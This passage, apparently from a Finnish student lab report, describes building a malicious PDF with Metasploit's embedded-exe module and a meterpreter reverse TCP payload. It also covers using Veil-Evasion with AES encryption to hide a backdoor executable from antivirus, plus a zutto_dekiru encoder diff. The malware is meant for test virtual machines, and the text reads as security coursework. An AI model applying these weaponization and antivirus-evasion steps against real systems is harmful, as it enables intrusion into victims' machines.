internetselaintaan.

Aluksi avataan Metasploit-konsoli, jossa voidaan luoda suoritettava PDF-haittaohjelma komennolla Use exploit/windows/fileformat/adobe_pdf_embedded_exe
Seuraavaksi valitaan haittaohjelmaan asennettavat haittakuormat ja alustetaan käytettävät parametrit hyökkäykselle, kuten mikä laite kuuntelee kohdetta ja mitä porttia käytetään.




Kuva 16. Näkymä Metasploit-moduulista.

Metasploitissa tehtiin PDF-tiedostosta suoritettava ohjelma. Ohjelma on esitetty kuvassa 17.



Kuva 17. Metasploitin näkymä ja PDF-tiedostoon injektoitavia haittaohjelmia.

Haittakuormaksi valittiin meterpreter reverse tcp (kuva 18).




Kuva 18. Viattoman näköinen PDF-tiedosto, CCNASec_Case_v4.pdf ja siihen asennettu haittakuorma sekä parametrien alustus.

Tämän lisäksi enkoodattiin toinen haittaohjelmia sisältävä tiedosto AES-enkryptauksella (kuva 23). Se pyrittiin naamioimaan virustorjunnan tutkalta käyttäen Veil-Evasion-sovellusta. Veil-Evasion-sovellus skannaa VirusTotal.com-tietokannasta tunnettuja haavoittuvuuksia. Kehitystiimin tavoitteena on luoda Metasploitille uusia haittakuormia, jotka ohittavat tavalliset virustorjunnat. Kun uusi haittakuorma on kehityksessä, tarkistetaan, ettei niitä vielä ole VirusTotalin tietokannassa.

Alkuun piti ladata Veil-Evasion-moduuli (kuva 19).


Kuva 19. Sovelluksen lataus.

Sovellus tarvitsee päivitetyn Python- ja Ruby-sovelluksen. Latauksen ongelmaksi koitui jälleen levytilan puute, jonka vuoksi lataus epäonnistui ja kone ei enää käynnistynyt normaalisti (kuva 20).



Kuva 20. Levytila loppui kesken asennuksen.


Jouduimme tarkistamaan, kuinka paljon laitteessa on levytilaa vapaana, koska se loppui kesken yhden hyökkäyksen alustuksessa. Levytilan tarkistus esitetty kuvassa 21.



Kuva 21. Laite ei voinut käynnistyä levytilan puutteen vuoksi.


Käynnistettiin laite vikasietotilassa ja tarkasteltiin levytilaa komennolla df -h ja näkyi, että levytilaa ei ollut ollenkaan vapaana, joten päätimme tyhjentää välimuistin. Välimuisti tyhjennettiin komennolla sudo apt-get clean, minkä vuoksi 20 % tilaa vapautui.

Kun tilaa oli riittävästi, onnistui moduulin lataus. Veil-Evasionia käyttäen luotiin haitallinen suoritettava .exe-tiedosto, jolla voidaan nostattaa kohteen käyttöoikeudet omiin tarkoituksiin. Aloitimme hyökkäyksen alustuksen asentamalla muutamia haittaohjelmia suoritettaviin tiedostoihin uudella sovelluksella. Veil-Evasion-moduulissa haittaohjelman asennuskaava on pitkälti sama kuin Metasploitilla (kuva 22).




Kuva 22. Valittuun tiedostoon asennettiin takaovi-haittaohjelma.

Aluksi valittiin haittaohjelmaan suoritettava haittakuorma; tässä tapauksessa käytettiin jälleen tuttua meterpreter reverse tcp -haittakuormaa. Veil-Evasion-sovelluksessa haittakuormalle voi valita ohjelmointikielen, kokeiltiin luoda yksi haittaohjelma Rubyllä ja toinen Pythonilla. Seuraavaksi tuli valita, kuinka tiedoston haitallinen sisältö suojataan torjuntajärjestelmiltä. Käytimme AES-enkryptausta haittasisällön naamiointiin (kuva 23).




Kuva 23. Näkymä valikosta, josta valittiin AES-enkryptattu shell-koodi injektoitavaksi tiedostoon.

Kun sopiva naamiointi oli valittu, haittakuorma voitiin generoida (kuvat 24, 25).




Kuva 24. Käytettiin vakioasetuksia.




Kuva 25. Valmistellaan haittaohjelmaa.

Kun haittaohjelma oli luotu, ohjelma ilmoitti, ettei pidä skannata ohjelmaa verkkoskannerilla, jotta haittaohjelmaa voisi käyttää jatkossakin (kuva 26).



Kuva 26. Näkymä Veil-Evasion moduulista, kun haittaohjelma oli generoitu.

Haittaohjelmat sijoitettiin omaan kansioon, joka jaettaisi muille testikoneille (kuva 27).



Kuva 27. Haittaohjelmat part1 ja part2, jotka siirretään virtuaalikoneille.


Testauksen vuoksi tehtiin manuaalisesti PDF-exploit-ohjelma käyttäen zutto_dekiru-enkoodausmoduulia, joka on kehitetty toimimaan 64-bittisessä Windows-ympäristössä.

4 modules/encoders/x64/zutto_dekiru.rb View

```
@@ -10,9 +10,9 @@ def initialize
10  10      super(
11  11        'Name'            => 'Zutto Dekiru',
12  12        'Version'         => '$Revision: 14774 $',
13      -     'Description'     => 'Inspired by shikata_ga_nai using fxsave64 to work under x86_64 systems.',
        13  +     'Description'     => 'Inspired by shikata_ga_nai using fxsave64 to work under x64 systems.',
14  14        'Author'          => 'agix',
15      -     'Arch'            => ARCH_X86_64,
        15  +     'Arch'            => ARCH_X64,
16  16        'License'         => MSF_LICENSE,
17  17        'EncoderType'     => Msf::Encoder::Type::Raw,
18  18        'Decoder'         =>
```


Kuva 28. Zutto_dekiru-moduulin koodi tiivistettynä.

Luotiin PDF-haittaohjelma manuaalisesti Kali Linuxin komentoriviltä (kuva 29) ja alustettiin käytettävät parametrit (kuva 30).




Kuva 29. Toisen .pdf haittaohjelman luonti.

Sudo nano -komennolla luotiin tekstitiedosto (kuva 29), minkä jälkeen alustettiin haitta-ohjelman kuuntelua varten parametrit (kuva 30).



Kuva 30. Kuunteluun asetetut parametrit.

Lopuksi enkoodausta eli haittakoodin naamiointia varten asetettiin zutto_dekiru -moduuli (kuva 31).

